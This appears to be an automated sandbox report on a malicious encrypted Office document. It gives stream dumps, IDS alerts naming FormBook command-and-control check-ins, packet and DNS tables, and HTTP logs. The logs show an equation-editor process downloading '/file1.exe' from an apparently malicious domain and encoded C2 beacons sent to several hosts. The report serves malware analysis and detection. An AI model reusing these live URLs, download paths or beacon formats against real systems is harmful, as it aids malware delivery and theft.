Encrypted Document:	True
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Streams

Stream Path: \x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace, File Type: data, Stream Size: 64

General	
Stream Path:	\x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace
File Type:	data
Stream Size:	64
Entropy:	2.73637206947
Base64 Encoded:	False
Data ASCII:	. . . . . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . .
Data Raw:	08 00 00 00 01 00 00 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 54 00 72 00 61 00 6e 00 73 00 66 00 6f 00 72 00 6d 00 00 00

Stream Path: \x6DataSpaces/DataSpaceMap, File Type: data, Stream Size: 112

General	
Stream Path:	\x6DataSpaces/DataSpaceMap
File Type:	data
Stream Size:	112
Entropy:	2.7597816111
Base64 Encoded:	False
Data ASCII:	. . . . . h . . . . E . n . c . r . y . p . t . e . d . P . a . c . k . a . g . e . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . D . a . t . a . S . p . a . c . e . . .
Data Raw:	08 00 00 00 01 00 00 00 68 00 00 00 01 00 00 00 00 00 00 00 20 00 00 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 65 00 64 00 50 00 61 00 63 00 6b 00 61 00 67 00 65 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 00 00

Stream Path: \x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary, File Type: data, Stream Size: 200

General	
Stream Path:	\x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary
File Type:	data
Stream Size:	200
Entropy:	3.13335930328
Base64 Encoded:	False
Data ASCII:	X . . . . . L . . . { . F . F . 9 . A . 3 . F . 0 . 3 . - . 5 . 6 . E . F . - . 4 . 6 . 1 . 3 . - . B . D . D . 5 . - . 5 . A . 4 . 1 . C . 1 . D . 0 . 7 . 2 . 4 . 6 . } . N . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . . . .
Data Raw:	58 00 00 00 01 00 00 00 4c 00 00 00 7b 00 46 00 46 00 39 00 41 00 33 00 46 00 30 00 33 00 2d 00 35 00 36 00 45 00 46 00 2d 00 34 00 36 00 31 00 33 00 2d 00 42 00 44 00 44 00 35 00 2d 00 35 00 41 00 34 00 31 00 43 00 31 00 44 00 30 00 37 00 32 00 34 00 36 00 7d 00 4e 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00

Stream Path: \x6DataSpaces/Version, File Type: data, Stream Size: 76

General	
Stream Path:	\x6DataSpaces/Version
File Type:	data
Stream Size:	76
Entropy:	2.79079600998
Base64 Encoded:	False
Data ASCII:	< . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . D . a . t . a . S . p . a . c . e . s . . . . .
Data Raw:	3c 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00 72 00 2e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 73 00 01 00 00 00 01 00 00 00 01 00 00 00

Stream Path: EncryptedPackage, File Type: data, Stream Size: 1748328

General	
Stream Path:	EncryptedPackage
File Type:	data
Stream Size:	1748328
Entropy:	7.99989006511
Base64 Encoded:	True
Data ASCII:	` . . . . . ; y . . . . . r 9 . . 5 . . . . ~ . \\ . . . . | .) @ . ! . } N p . 9 . . . . . & Y D . B % . . . . : : . z . . . c . B . . . P [.) : . z . . . c . B . . . P [.) : . z . . . c . B . . . P [.) : . z . . . c . B . . . P [.) : . z . . . c . B . . . P [.) : . z . . . c . B . . . P [.) : . z . . . c . B . . . P [.) : . z . . . c . B . . . P [.) : . z . . . c . B . . . P [.) : . z . . . c . B . . . P [.) : . z . . . c .
Data Raw:	60 ad 1a 00 00 00 00 00 ac 14 89 3b 79 a8 d1 f1 d8 0b dd 1e 1f 72 39 12 0c 35 ba ef cb b6 7e eb 5c 91 07 b1 0f 7c 1f 29 40 aa 21 13 7d 4e 70 c3 39 b4 db c0 de 9a ec 08 b6 87 ee a9 26 59 44 0f 42 25 eb f0 1e 06 e1 3a 3a bd 7a a2 93 bf 63 b4 42 b2 d4 ab 50 5b fa 29 3a bd 7a a2 93 bf 63 b4 42 b2 d4 ab 50 5b fa 29 3a bd 7a a2 93 bf 63 b4 42 b2 d4 ab 50 5b fa 29 3a bd 7a a2 93 bf 63 b4

Stream Path: EncryptionInfo, File Type: data, Stream Size: 224


General	
Stream Path:	EncryptionInfo
File Type:	data
Stream Size:	224
Entropy:	4.47197514296
Base64 Encoded:	False
Data ASCII:	. . . . $ . . . . . $ . . . . . f . . . . . M . i . c . r . o . s . o . f . t . . E . n . h . . n . c . e . d . . R . S . A . . a . n . d . . A . E . S . . C . r . y . p . t . o . g . r . a . p . h . i . c . . P . r . o . v . i . d . e . r . . . . . @ . y . T . w , . 0 . . . . . = . . . c . . . . . j a Q . t . . . . . n e . . d . . . C y . . m . e * a . . U . . . 3 . . M . I _ X
Data Raw:	04 00 02 00 24 00 00 00 8c 00 00 00 24 00 00 00 00 00 00 00 0e 66 00 00 04 80 00 00 80 00 00 00 18 00 00 00 00 00 00 00 00 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 45 00 6e 00 68 00 61 00 6e 00 63 00 65 00 64 00 20 00 52 00 53 00 41 00 20 00 61 00 6e 00 64 00 20 00 41 00 45 00 53 00 20 00 43 00 72 00 79 00 70 00 74 00 6f 00 67 00 72 00 61 00 70 00 68 00

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/13/21-17:14:17.216693	TCP	2022550	ET TROJAN Possible Malicious Macro DL EXE Feb 2016	49167	80	192.168.2.22	185.26.106.165
01/13/21-17:15:38.513791	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49170	34.102.136.180	192.168.2.22
01/13/21-17:15:43.631832	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49171	80	192.168.2.22	34.102.136.180
01/13/21-17:15:43.631832	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49171	80	192.168.2.22	34.102.136.180
01/13/21-17:15:43.631832	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49171	80	192.168.2.22	34.102.136.180
01/13/21-17:15:43.771677	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49171	34.102.136.180	192.168.2.22
01/13/21-17:16:00.702315	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49174	80	192.168.2.22	199.59.242.153
01/13/21-17:16:00.702315	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49174	80	192.168.2.22	199.59.242.153
01/13/21-17:16:00.702315	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49174	80	192.168.2.22	199.59.242.153

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 17:14:17.162025928 CET	49167	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:14:17.215468884 CET	80	49167	185.26.106.165	192.168.2.22
Jan 13, 2021 17:14:17.216269970 CET	49167	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:14:17.216692924 CET	49167	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:14:17.269808054 CET	80	49167	185.26.106.165	192.168.2.22
Jan 13, 2021 17:14:17.271435976 CET	80	49167	185.26.106.165	192.168.2.22
Jan 13, 2021 17:14:17.271467924 CET	80	49167	185.26.106.165	192.168.2.22
Jan 13, 2021 17:14:17.271485090 CET	80	49167	185.26.106.165	192.168.2.22
Jan 13, 2021 17:14:17.271500111 CET	80	49167	185.26.106.165	192.168.2.22
Jan 13, 2021 17:14:17.271517038 CET	80	49167	185.26.106.165	192.168.2.22
Jan 13, 2021 17:14:17.271536112 CET	80	49167	185.26.106.165	192.168.2.22
Jan 13, 2021 17:14:17.271553993 CET	80	49167	185.26.106.165	192.168.2.22
Jan 13, 2021 17:14:17.271569014 CET	49167	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:14:17.271570921 CET	80	49167	185.26.106.165	192.168.2.22
Jan 13, 2021 17:14:17.271589994 CET	80	49167	185.26.106.165	192.168.2.22
Jan 13, 2021 17:14:17.271601915 CET	49167	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:14:17.271605968 CET	49167	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:14:17.271609068 CET	80	49167	185.26.106.165	192.168.2.22
Jan 13, 2021 17:14:17.271610022 CET	49167	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:14:17.271627903 CET	49167	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:14:17.271640062 CET	49167	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:14:17.274508953 CET	49167	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:14:17.324830055 CET	80	49167	185.26.106.165	192.168.2.22
Jan 13, 2021 17:14:17.324950933 CET	80	49167	185.26.106.165	192.168.2.22

Copyright null 2021

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 17:14:17.324971914 CET	80	49167	185.26.106.165	192.168.2.22
Jan 13, 2021 17:14:17.324989080 CET	80	49167	185.26.106.165	192.168.2.22
Jan 13, 2021 17:14:17.325006962 CET	80	49167	185.26.106.165	192.168.2.22
Jan 13, 2021 17:14:17.325023890 CET	80	49167	185.26.106.165	192.168.2.22
Jan 13, 2021 17:14:17.325041056 CET	80	49167	185.26.106.165	192.168.2.22
Jan 13, 2021 17:14:17.325057030 CET	80	49167	185.26.106.165	192.168.2.22
Jan 13, 2021 17:14:17.325066090 CET	49167	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:14:17.325073957 CET	80	49167	185.26.106.165	192.168.2.22
Jan 13, 2021 17:14:17.325093985 CET	80	49167	185.26.106.165	192.168.2.22
Jan 13, 2021 17:14:17.325093985 CET	49167	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:14:17.325099945 CET	49167	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:14:17.325103998 CET	49167	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:14:17.325114012 CET	80	49167	185.26.106.165	192.168.2.22
Jan 13, 2021 17:14:17.325114012 CET	49167	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:14:17.325131893 CET	80	49167	185.26.106.165	192.168.2.22
Jan 13, 2021 17:14:17.325139999 CET	49167	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:14:17.325149059 CET	80	49167	185.26.106.165	192.168.2.22
Jan 13, 2021 17:14:17.325156927 CET	49167	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:14:17.325166941 CET	80	49167	185.26.106.165	192.168.2.22
Jan 13, 2021 17:14:17.325176001 CET	49167	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:14:17.325185061 CET	80	49167	185.26.106.165	192.168.2.22
Jan 13, 2021 17:14:17.325193882 CET	49167	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:14:17.325203896 CET	80	49167	185.26.106.165	192.168.2.22
Jan 13, 2021 17:14:17.325207949 CET	49167	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:14:17.325221062 CET	80	49167	185.26.106.165	192.168.2.22
Jan 13, 2021 17:14:17.325228930 CET	49167	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:14:17.325237989 CET	49167	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:14:17.325242043 CET	80	49167	185.26.106.165	192.168.2.22
Jan 13, 2021 17:14:17.325256109 CET	49167	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:14:17.325262070 CET	80	49167	185.26.106.165	192.168.2.22
Jan 13, 2021 17:14:17.325278997 CET	80	49167	185.26.106.165	192.168.2.22
Jan 13, 2021 17:14:17.325304031 CET	49167	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:14:17.325311899 CET	49167	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:14:17.326668024 CET	49167	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:14:17.378464937 CET	80	49167	185.26.106.165	192.168.2.22
Jan 13, 2021 17:14:17.378495932 CET	80	49167	185.26.106.165	192.168.2.22
Jan 13, 2021 17:14:17.378511906 CET	80	49167	185.26.106.165	192.168.2.22
Jan 13, 2021 17:14:17.378528118 CET	80	49167	185.26.106.165	192.168.2.22
Jan 13, 2021 17:14:17.378547907 CET	80	49167	185.26.106.165	192.168.2.22
Jan 13, 2021 17:14:17.378565073 CET	80	49167	185.26.106.165	192.168.2.22
Jan 13, 2021 17:14:17.378581047 CET	80	49167	185.26.106.165	192.168.2.22
Jan 13, 2021 17:14:17.378592014 CET	49167	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:14:17.378597975 CET	80	49167	185.26.106.165	192.168.2.22
Jan 13, 2021 17:14:17.378617048 CET	80	49167	185.26.106.165	192.168.2.22
Jan 13, 2021 17:14:17.378623009 CET	49167	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:14:17.378628969 CET	49167	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:14:17.378633022 CET	49167	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:14:17.378635883 CET	80	49167	185.26.106.165	192.168.2.22
Jan 13, 2021 17:14:17.378638029 CET	49167	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:14:17.378642082 CET	49167	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:14:17.378654957 CET	49167	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:14:17.378655910 CET	80	49167	185.26.106.165	192.168.2.22
Jan 13, 2021 17:14:17.378673077 CET	49167	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:14:17.378674030 CET	80	49167	185.26.106.165	192.168.2.22
Jan 13, 2021 17:14:17.378695011 CET	80	49167	185.26.106.165	192.168.2.22
Jan 13, 2021 17:14:17.378704071 CET	49167	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:14:17.378711939 CET	49167	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:14:17.378712893 CET	80	49167	185.26.106.165	192.168.2.22
Jan 13, 2021 17:14:17.378727913 CET	49167	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:14:17.378731966 CET	80	49167	185.26.106.165	192.168.2.22
Jan 13, 2021 17:14:17.378748894 CET	80	49167	185.26.106.165	192.168.2.22
Jan 13, 2021 17:14:17.378753901 CET	49167	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:14:17.378767014 CET	80	49167	185.26.106.165	192.168.2.22
Jan 13, 2021 17:14:17.378770113 CET	49167	80	192.168.2.22	185.26.106.165

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 17:14:17.378784895 CET	80	49167	185.26.106.165	192.168.2.22
Jan 13, 2021 17:14:17.378786087 CET	49167	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:14:17.378803015 CET	80	49167	185.26.106.165	192.168.2.22
Jan 13, 2021 17:14:17.378813028 CET	49167	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:14:17.378820896 CET	80	49167	185.26.106.165	192.168.2.22
Jan 13, 2021 17:14:17.378820896 CET	49167	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:14:17.378837109 CET	49167	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:14:17.378842115 CET	80	49167	185.26.106.165	192.168.2.22
Jan 13, 2021 17:14:17.378859043 CET	49167	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:14:17.378860950 CET	80	49167	185.26.106.165	192.168.2.22
Jan 13, 2021 17:14:17.378875971 CET	49167	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:14:17.378876925 CET	80	49167	185.26.106.165	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 17:14:17.013637066 CET	52197	53	192.168.2.22	8.8.8.8
Jan 13, 2021 17:14:17.097702980 CET	53	52197	8.8.8.8	192.168.2.22
Jan 13, 2021 17:14:17.100745916 CET	52197	53	192.168.2.22	8.8.8.8
Jan 13, 2021 17:14:17.148535013 CET	53	52197	8.8.8.8	192.168.2.22
Jan 13, 2021 17:15:03.704610109 CET	53099	53	192.168.2.22	8.8.8.8
Jan 13, 2021 17:15:03.765470028 CET	53	53099	8.8.8.8	192.168.2.22
Jan 13, 2021 17:15:08.793343067 CET	52838	53	192.168.2.22	8.8.8.8
Jan 13, 2021 17:15:08.892261982 CET	53	52838	8.8.8.8	192.168.2.22
Jan 13, 2021 17:15:18.945019960 CET	61200	53	192.168.2.22	8.8.8.8
Jan 13, 2021 17:15:19.006432056 CET	53	61200	8.8.8.8	192.168.2.22
Jan 13, 2021 17:15:24.104826927 CET	49548	53	192.168.2.22	8.8.8.8
Jan 13, 2021 17:15:24.176784039 CET	53	49548	8.8.8.8	192.168.2.22
Jan 13, 2021 17:15:29.180016994 CET	55627	53	192.168.2.22	8.8.8.8
Jan 13, 2021 17:15:29.247857094 CET	53	55627	8.8.8.8	192.168.2.22
Jan 13, 2021 17:15:38.270236969 CET	56009	53	192.168.2.22	8.8.8.8
Jan 13, 2021 17:15:38.331264973 CET	53	56009	8.8.8.8	192.168.2.22
Jan 13, 2021 17:15:43.517005920 CET	61865	53	192.168.2.22	8.8.8.8
Jan 13, 2021 17:15:43.588598013 CET	53	61865	8.8.8.8	192.168.2.22
Jan 13, 2021 17:15:48.780245066 CET	55171	53	192.168.2.22	8.8.8.8
Jan 13, 2021 17:15:48.965683937 CET	53	55171	8.8.8.8	192.168.2.22
Jan 13, 2021 17:15:54.251969099 CET	52496	53	192.168.2.22	8.8.8.8
Jan 13, 2021 17:15:54.608856916 CET	53	52496	8.8.8.8	192.168.2.22
Jan 13, 2021 17:16:00.433908939 CET	57564	53	192.168.2.22	8.8.8.8
Jan 13, 2021 17:16:00.577919006 CET	53	57564	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 13, 2021 17:14:17.013637066 CET	192.168.2.22	8.8.8.8	0xe242	Standard query (0)	tradingworldchina.com	A (IP address)	IN (0x0001)
Jan 13, 2021 17:14:17.100745916 CET	192.168.2.22	8.8.8.8	0xe242	Standard query (0)	tradingworldchina.com	A (IP address)	IN (0x0001)
Jan 13, 2021 17:15:03.704610109 CET	192.168.2.22	8.8.8.8	0x708c	Standard query (0)	www.hellonward.com	A (IP address)	IN (0x0001)
Jan 13, 2021 17:15:08.793343067 CET	192.168.2.22	8.8.8.8	0xa14d	Standard query (0)	www.jorgeweiljewelry.com	A (IP address)	IN (0x0001)
Jan 13, 2021 17:15:18.945019960 CET	192.168.2.22	8.8.8.8	0xccff	Standard query (0)	www.modalucxcutabovefitness.com	A (IP address)	IN (0x0001)
Jan 13, 2021 17:15:24.104826927 CET	192.168.2.22	8.8.8.8	0x2f03	Standard query (0)	www.modernappsllc.com	A (IP address)	IN (0x0001)
Jan 13, 2021 17:15:29.180016994 CET	192.168.2.22	8.8.8.8	0x3c4e	Standard query (0)	www.giftasmile2day.com	A (IP address)	IN (0x0001)
Jan 13, 2021 17:15:38.270236969 CET	192.168.2.22	8.8.8.8	0x6ec7	Standard query (0)	www.reversehomeloansmiami.com	A (IP address)	IN (0x0001)
Jan 13, 2021 17:15:43.517005920 CET	192.168.2.22	8.8.8.8	0xf09a	Standard query (0)	www.bodyfuelrtd.com	A (IP address)	IN (0x0001)
Jan 13, 2021 17:15:48.780245066 CET	192.168.2.22	8.8.8.8	0x4b92	Standard query (0)	www.med.vegas	A (IP address)	IN (0x0001)
Jan 13, 2021 17:15:54.251969099 CET	192.168.2.22	8.8.8.8	0x4b93	Standard query (0)	www.cckytx.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 13, 2021 17:16:00.433908939 CET	192.168.2.22	8.8.8.8	0x9e1c	Standard query (0)	www.alwayadopt.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 13, 2021 17:14:17.097702980 CET	8.8.8.8	192.168.2.22	0xe242	No error (0)	tradingworldchina.com		185.26.106.165	A (IP address)	IN (0x0001)
Jan 13, 2021 17:14:17.148535013 CET	8.8.8.8	192.168.2.22	0xe242	No error (0)	tradingworldchina.com		185.26.106.165	A (IP address)	IN (0x0001)
Jan 13, 2021 17:15:03.765470028 CET	8.8.8.8	192.168.2.22	0x708c	Name error (3)	www.hellonward.com	none	none	A (IP address)	IN (0x0001)
Jan 13, 2021 17:15:08.892261982 CET	8.8.8.8	192.168.2.22	0xa14d	Name error (3)	www.jorgeiljewelry.com	none	none	A (IP address)	IN (0x0001)
Jan 13, 2021 17:15:19.006432056 CET	8.8.8.8	192.168.2.22	0xccff	No error (0)	www.modaluxcutabovefitness.com		52.58.78.16	A (IP address)	IN (0x0001)
Jan 13, 2021 17:15:24.176784039 CET	8.8.8.8	192.168.2.22	0x2f03	Name error (3)	www.modernappsllc.com	none	none	A (IP address)	IN (0x0001)
Jan 13, 2021 17:15:29.247857094 CET	8.8.8.8	192.168.2.22	0x3c4e	No error (0)	www.giftasmile2day.com	giftasmile2day.com		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 17:15:29.247857094 CET	8.8.8.8	192.168.2.22	0x3c4e	No error (0)	giftasmile2day.com		184.168.131.241	A (IP address)	IN (0x0001)
Jan 13, 2021 17:15:38.331264973 CET	8.8.8.8	192.168.2.22	0x6ec7	No error (0)	www.reversehomeloansmiami.com	reversehomeloansmiami.com		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 17:15:38.331264973 CET	8.8.8.8	192.168.2.22	0x6ec7	No error (0)	reversehomeloansmiami.com		34.102.136.180	A (IP address)	IN (0x0001)
Jan 13, 2021 17:15:43.588598013 CET	8.8.8.8	192.168.2.22	0xf09a	No error (0)	www.bodyfuelrtd.com	bodyfuelrtd.com		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 17:15:43.588598013 CET	8.8.8.8	192.168.2.22	0xf09a	No error (0)	bodyfuelrtd.com		34.102.136.180	A (IP address)	IN (0x0001)
Jan 13, 2021 17:15:48.965683937 CET	8.8.8.8	192.168.2.22	0x4b92	No error (0)	www.med.vegas		52.201.79.206	A (IP address)	IN (0x0001)
Jan 13, 2021 17:15:48.965683937 CET	8.8.8.8	192.168.2.22	0x4b92	No error (0)	www.med.vegas		52.23.148.124	A (IP address)	IN (0x0001)
Jan 13, 2021 17:15:54.608856916 CET	8.8.8.8	192.168.2.22	0x4b93	No error (0)	www.cckytx.com		156.241.53.120	A (IP address)	IN (0x0001)
Jan 13, 2021 17:16:00.577919006 CET	8.8.8.8	192.168.2.22	0x9e1c	No error (0)	www.alwayadopt.com		199.59.242.153	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- tradingworldchina.com
- www.modaluxcutabovefitness.com
- www.giftasmile2day.com
- www.reversehomeloansmiami.com
- www.bodyfuelrtd.com
- www.med.vegas
- www.cckytx.com
- www.alwayadopt.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	185.26.106.165	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 17:14:17.216692924 CET	0	OUT	GET /file1.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: tradingworldchina.com Connection: Keep-Alive
Jan 13, 2021 17:14:17.271435976 CET	1	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 13 Jan 2021 16:14:17 GMT Content-Type: application/x-msdos-program Content-Length: 654336 Last-Modified: Wed, 13 Jan 2021 15:08:52 GMT Connection: keep-alive ETag: "5fff0d04-9fc00" X-Powered-By: PleskLin Accept-Ranges: bytes

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	52.58.78.16	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 17:15:19.051127911 CET	691	OUT	GET /8rg4/?RJ=BSQ7V1i2N9vBmsCIz7W/uQKzzFwWHtA3l7eKqfpYK40hJhbN+S/b7gP0W92i3TURdQSX0g==&LFQHH=_pgx3Rd HTTP/1.1 Host: www.modaluxcutabovefitness.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 13, 2021 17:15:19.091329098 CET	692	IN	HTTP/1.1 410 Gone Server: openresty/1.13.6.2 Date: Wed, 13 Jan 2021 16:15:14 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Data Raw: 37 0d 0a 3c 68 74 6d 6c 3e 0a 0d 0a 39 0d 0a 20 20 3c 68 65 61 64 3e 0a 0d 0a 35 61 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 27 72 65 66 72 65 73 68 27 20 63 6f 6e 74 65 6e 74 3d 27 35 3b 20 75 72 6c 3d 68 74 74 70 3a 2f 2f 77 77 77 2e 6d 6f 64 61 6c 75 78 63 75 74 61 62 6f 76 65 66 69 74 6e 65 73 73 2e 63 6f 6d 2f 27 20 2f 3e 0a 0d 0a 61 0d 0a 20 20 3c 2f 68 65 61 64 3e 0a 0d 0a 39 0d 0a 20 20 3c 62 6f 64 79 3e 0a 0d 0a 34 36 0d 0a 20 20 20 20 59 6f 75 20 61 72 65 20 62 65 69 6e 67 20 72 65 64 69 72 65 63 74 65 64 20 74 6f 20 68 74 74 70 3a 2f 2f 77 77 77 2e 6d 6f 64 61 6c 75 78 63 75 74 61 62 6f 76 65 66 69 74 6e 65 73 73 2e 63 6f 6d 0a 0d 0a 61 0d 0a 20 20 3c 2f 62 6f 64 79 3e 0a 0d 0a 38 0d 0a 3c 2f 68 74 6d 6c 3e 0a 0d 0a 30 0d 0a 0d 0a Data Ascii: 7<html>9 <head>5a <meta http-equiv='refresh' content='5; url=http://www.modaluxcutabovefitness.com/' />a </head>9 <body>46 You are being redirected to http://www.modaluxcutabovefitness.coma </body>8</html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49169	184.168.131.241	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 17:15:32.530808926 CET	693	OUT	GET /8rg4/?RJ=sR6mXmiXS1IkonJdYlFao53tdftaP6KCaP+fBLIZC0+jJmH2nVBesg00yLwM+Xg8gzFUXA==&LFQHH=_pgx3Rd HTTP/1.1 Host: www.giftasmile2day.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 13, 2021 17:15:32.849153996 CET	694	IN	HTTP/1.1 301 Moved Permanently Server: nginx/1.16.1 Date: Wed, 13 Jan 2021 16:15:32 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Location: http://giftasmile.labellabaskets.com/8rg4/?RJ=sR6mXmiXS1IkonJdYlFao53tdftaP6KCaP+fBLIZC0+jJmH2nVBesg00yLwM+Xg8gzFUXA==&LFQHH=_pgx3Rd Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49170	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 17:15:38.372726917 CET	694	OUT	GET /8rg4/?RJ=2jJ/qm7TeT7ebbRtVDZkd7Arg0EZ9XlPGLz4dS2R+ji67t8PnjiChomFx6Y2DJEdBLY2vg==&LFQHH=_pgx3Rd HTTP/1.1 Host: www.reversehomeloansmiami.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
